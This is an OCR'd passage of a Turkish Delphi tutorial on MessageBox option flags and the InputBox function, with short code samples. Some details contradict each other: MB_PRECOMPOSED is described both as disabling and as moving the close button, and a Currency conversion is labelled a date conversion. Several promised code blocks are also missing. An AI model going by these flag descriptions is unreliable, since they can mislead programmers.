
Seçenekler	**Açıklama**
MB_SYSTEMMODAL	Hep En Üstte
MB_APPLMODAL	Arkada
MB_TASKMODAL	Arkada

Seçenek kümemizin beşinci parametresi, mesaj penceresinde yer alacak olan metni sağa dayalı yazmak için kullanılır. Aşağıda bu husus örneklendirilmiştir.


```
num:=Application.MessageBox('Kayıt Değiştirilsinmi','Değiştir',
MB_YESNOCANCEL+MB_ICONMASK+MB_DEFBUTTON2+MB_TASK
MODAL+MB_RIGHT);
```

“***MB_RIGHT***” parametresi pencerede yer alan metnin sağa dayalı yazılmasını sağlar.


Aşağıdaki kodu projenize ekleyip çalıştırırsanız, açıklama metninizin sağa dayalı yazıldığını göreceksiniz.




Buttona tıkladıktan sonraki ekran görüntünüz aşağıda verilmiştir. Burada pencere başlığının da sağa dayalı yazıldığını dikkatinizden kaçırmayın.




Dilerseniz aşağıdaki seçeneği de ekleyerek kapat düğmesi ve eklenen düğmelerin yerlerini de değiştirebilirsiniz.





Kapat düğmesini iptal etmek (pasif hale getirmek) içinde aşağıdaki seçeneği ekleyebilirsiniz.



"***MB_PRECOMPOSED***" seçeneğini ekleyerek, mesaj penceresinde kapat düğmesinin pasif hale gelmesini sağlayabilirsiniz.


```
num:=Application.MessageBox('Kayıt Değiştirilsinmi','Değiştir',
MB_YESNOCANCEL+MB_ICONMASK+MB_DEFBUTTON2+MB_TASK
MODAL+MB_RIGHT+MB_PRECOMPOSED);
```

Son eklediğimiz seçenekleri de tablo halinde verip, bu kısmı kapatmak istiyorum. Yazacağımız bu seçenekler birbirlerine alternatif değildir. Hepsinin görevi farklı olup, tabloda bu husus açıklanmıştır.


Seçenekler	**Açıklama**
MB_RIGHT	Yazı ve Başlık Sağa Dayalı
MB_PRECOMPOSED	Kapat Düğmesini Sola Al
MB_COMPOSITE	Kapat Düğmesini Pasif Yap

Açılan mesaj penceresi alternatifli düğmelerden oluşacağı için, basılan düğmenin değerinin aktarılacağı değişken bizim için oldukça önemlidir. Aynen "MessageDlg" methodunda olduğu gibi burada da elimizdeki bu değişkeni dallandırma (if veya case) işlemine tabi tutarak her düğme için farklı kodların işletilmesini sağlayabiliriz.

Aşağıdaki uygulamada bu husus örneklendirilerek, her düğme için farklı kodların işletilebilmesi sağlanabilmektedir. Programı çalıştırdıktan sonra button kontrolüne tıklayabilirsiniz.



Dilerseniz dallandırma işlemini "case" yapısıyla da gerçekleştirebilirsiniz. O zaman kodunuzu aşağıdaki şekilde değiştirmelisiniz.



Kıyaslama işleminde kullanacağınız yapı tamamen programcıya kalmıştır. Bizim bu hususta herhangi bir tavsiyemiz olmayacaktır. Dilediğinizi seçebilirsiniz.

InputBox Fonksiyonu:

Bu fonksiyon sayesinde, içerisinde bilgi girişi için text kutusunun bulunduğu bir pencere açtırmak mümkündür. Bu pencere sayesinde text kutusuna kullanıcı tarafından girilecek olan içerik, programın içerisinde diğer işlemler için kullanılabilir. Bir anlamda; kullanıcının programa parametre göndermek için kullanabileceği bir pencerenin açılmasını sağlar da diyebiliriz. Aşağıda kullanımını gösteren yapı gösterilmiştir.

```
var
   deger:AnsiString;
begin
  deger:=InputBox(pencere_başlığı,Açıklama,varsayılan_değer);
```

Fonksiyonda girilen değeri, program içerisinde kullanabilmek için ***muhakkak AnsiString tipte tanımlanmış bir değişkene*** aktarılması gerekmektedir. Şayet tam sayı tipli bir değişkene aktarılacaksa, o zaman aşağıdaki gibi tip dönüştürme işlemi uygulamanız gerekmektedir.

```
var
   deger:Integer;
begin
  deger:=StrToInt(InputBox(pencere_başlığı,Açıklama,varsayılan_değer));
```

Eğer tarihsel bir değer girilecekse, o zaman aşağıdaki şekilde bir tip dönüşüm işlemi uygulamalısınız.

```
var
   deger:TDate;   //Tarihsel değişkene aktarılacak
begin
  deger:=StrToDate(InputBox(pencere_başlığı,Açıklama,varsayılan_değer));
```


Girilecek değer tarihsel bir değişkene aktarılacaksa o zamanda aşağıdaki gibi bir dönüşüm işlemi uyglamalısınız.

```
var
   deger:Currency;
begin
  deger:=StrToCurr(InputBox(pencere_başlığı,Açıklama,varsayılan_değer));
```

Dönüşüm işlemlerini gösterdikten sonra, şimdi de içerisinde kullandığı üç parametreyi inceleyelim.

Birinci parametre, pencere başlığının alacağı değeri belirlemek için kullanılır. Buraya yazacağınız içerik pencerenin başlığında gözükecektir.

```
var
   deger:AnsiString;
begin
  deger:=InputBox('Firma İsimleri','',''); //Pencere başlığı belirlendi.
```




Programı çalıştırıp button kontrolüne tıklarsanız, aşağıdaki gibi sadece pencere başlığının belirlenmiş olduğu bir pencere açılacaktır.

Fonksiyonu doğru olarak kullanabilmeniz için, içerisindeki üç parametreye de değer atamanız gerekmektedir. Yukarıdaki işlemde ilk parametreye değer atayıp diğer parametrelerin ‘’ içerisinde null değer almasını sağladık (Null değeri atamakta sonuçta parametreye değer gönderildiği anlamını taşır).

Kısacası InputBox fonksiyonunda opsiyonel parametre bulunmayıp, tüm parametrelere kullanıcı tarafından değer gönderilmesi gerekmektedir. Parametrelerden bir tanesini bile eklemezsiniz, Delphi sizi hata mesajıyla uyaracaktır.

Gelelim ikinci parametreye; buraya gireceğiniz içerik, mesaj pencerenizin açıklama bilgisi olarak kullanıcı tarafından gözükecektir. Aşağıda kullanım şekline ait yapı ve örneği gösterilmiştir.

```
var
   deger:AnsiString;
begin
  deger:=InputBox('Firma İsimleri','Firma Adını Giriniz','');
  //pencere başlığı ve açıklama metni belirlendi
```




Programınızı çalıştırıp button kontrolüne tıklarsanız, aşağıdaki gibi başlık ve açıklama bilgisinin belli olduğu bir pencerenin açılmasını sağlarsınız.

Üçüncü parametrede, pencere açıldığı anda henüz hiç bir bilgi girilmeden text kutusunun içerisindeki default değeri belirlemek için kullanılır. Eğer kullanıcı hiç bir değişiklik yapmadan "OK" buttonuna tıklarsa, belirtilen default değer değişkenin içeriğine aktarılacaktır. Default değer belirlemek istemiyorsanız, o zaman buraya iki tek tırnak işareti koymalısınız. Aksi takdirde Delphi sizlere hata mesajı iletecektir.

Aşağıda yapının kullanımına ait örneklendirme yapılmıştır.

```
var
   deger:AnsiString;
begin
  deger:=InputBox('Firma İsimleri','Firma Adını Giriniz', 'Prestige');
```

Son (üçüncü) parametreyle, pencere açıldığı anda text kutusunun içerisinde bulunacak olan default değer belirlenmiş oldu.




Programı çalıştırıp button kontrolüne tıklarsanız, pencere başlığı, açıklama ve default değerin belirlenmiş olduğu aşağıdaki pencere açılacaktır.

Kullanıcı text kutusunun içeriğini değiştirip "OK" buttonuna tıklarsa, yeni girmiş olduğu değer değişkene aktarılacaktır. Şayet hiçbir değişiklik yapmadan "OK" buttonuna tıklama yaparsa, varsayılan olarak belirlenen değer değişkene aktarılacaktır.

Önemli Uyarı: Varsayılan değer belirledikten sonra, text kutusunun içeriğini isterseniz değiştirip, isterseniz değiştirmeden "Cancel" buttonuna tıklarsanız, default değeriniz değişkene her koşulda aktarılacaktır.

Aşağıdaki örneği dikkatlice inceleyiniz.

Örnekte şimdiye kadar yaptıklarımıza ters düşen hiç bir şey yoktur. Fakat açıklamalarımı izleyerek programı çalıştırın.




Programı çalıştırdıktan sonra button kontrolüne tıklayın. Aşağıdaki pencere açılacaktır.

Açılan pencerede default olarak belirlenen (prestige) içeriği, "Gazi Üniversitesi" olarak değiştirip "***Cancel***" buttonuna tıklayın.

Evet formunuzun başlığında ne yazdı? Belirlemiş olduğunuz default değer olan "Prestige" yazısı, işte **InputBox** fonksiyonunun böyle bir handikapı var. Bu handikaptan kurtulmanın yolu aşağıda detaylı olarak incelemeye tabi tutulan **InputQuery** fonksiyonunu kullanmaktır.

Konuyu daha iyi anlamanız açısından aşağıdaki örneği yapıp, InputBox fonksiyonunu inceleme işlemini sonlandırmak istiyorum.

Örnekte; öğrenciye ait vize ve final notlarından hesaplanacak olan ortalamayı dallanmaya tabi tutarak, ulaşacağımız sonuç değerinin öğrencinin sınıfını geçmesine yetip yetmeyeceğini, kullanıcıya uyarı olarak bildirecek bir uygulama geliştireceğiz. Tüm kod aşağıda verilmiştir.

